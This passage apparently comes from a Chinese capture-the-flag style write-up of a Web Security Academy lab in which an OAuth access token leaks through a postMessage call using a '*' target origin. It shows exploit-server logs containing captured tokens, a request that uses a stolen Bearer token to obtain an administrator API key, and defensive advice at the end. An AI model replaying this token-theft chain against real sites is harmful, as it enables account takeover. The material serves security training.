illa/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
illa/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
nt: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
ozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
illa/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
ent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
ozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
la/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
zilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
lla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
ozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
t: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
ozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
zilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
nt: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
s NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
nt: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
-security-academy.net%2Fpost%2Fcomment%2Fcomment-form%23access_token%3DsWP6wW9T8wSnS8dpTjAW16xVLRtdpfT4k7O4xkThwXW%26expires_in%3D3600%26token_type%3DBearer%26scope%3Dopenid%2520profile
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
```

发给受害者，查看日志：



```
/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36
02 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
F0af200ee03119c6d8055124500f2007a.web-security-academy.net%2Fpost%2Fcomment%2Fcomment-form%23access_token%3D1RCPRCz0F0eZjsZnzWXG50Bg3AKPCDf-jPdszmq71PN%26expires_in%3D3600%26token_type
 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
0 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
00 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
02 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
00 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
02 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
F0af200ee03119c6d8055124500f2007a.web-security-academy.net%2Fpost%2Fcomment%2Fcomment-form%23access_token%3D5U16qgEwfdosj40TRAwJf_sLf90xcWMNPMU2aQ1kc8H%26expires_in%3D3600%26token_type
 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
02 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
ctim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
0 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36"
0 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
02 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
ctim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
F0af200ee03119c6d8055124500f2007a.web-security-academy.net%2Fpost%2Fcomment%2Fcomment-form%23access_token%3Db_C7ohuGxL0La7bogl98mXtd2_GjK7-ydjhDk9ecybv%26expires_in%3D3600%26token_type
0 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
02 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"
```

然后获取 APIkey:



```
GET /me HTTP/2
Host: oauth-0a6d002403019c578058107b02ec0012.oauth-server.net
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer b_C7ohuGxL0La7bogl98mXtd2_GjK7-ydjhDk9ecybv
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0af200ee03119c6d8055124500f2007a.web-security-academy.net
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0af200ee03119c6d8055124500f2007a.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9


```

```
HTTP/2 200 OK
X-Powered-By: Express
Vary: Origin
Access-Control-Allow-Origin:
https://0af200ee03119c6d8055124500f2007a.web-security-academy.net
Access-Control-Expose-Headers: WWW-Authenticate
Pragma: no-cache
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=utf-8
Date: Thu, 28 Nov 2024 09:54:35 GMT
Keep-Alive: timeout=5
Content-Length: 152

{
  "sub":"administrator",
  "apikey":"DffQjlBSQFOKlS1HcA6xjwN4ZxMY3Siv",
  "name":"Administrator",
  "email":"administrator@normal-user.net",
  "email_verified":true
}
```

挖掘该漏洞的关键：
查找存在 parent.postMessage({type: 'onload', data: window.location.href}, '*')的页面
该功能是指任何嵌入了该页面（如通过<iframe>）的恶意网站都可以监听到 postMessage 发送的内容。

总结：
parent.postMessage 使用'*'作为 targetOrigin，可能导致敏感信息被意外泄露或被恶意利用。在生产环境中，必须始终限制 targetOrigin 到可信域，并对传递的数据进行最小化处理和验证。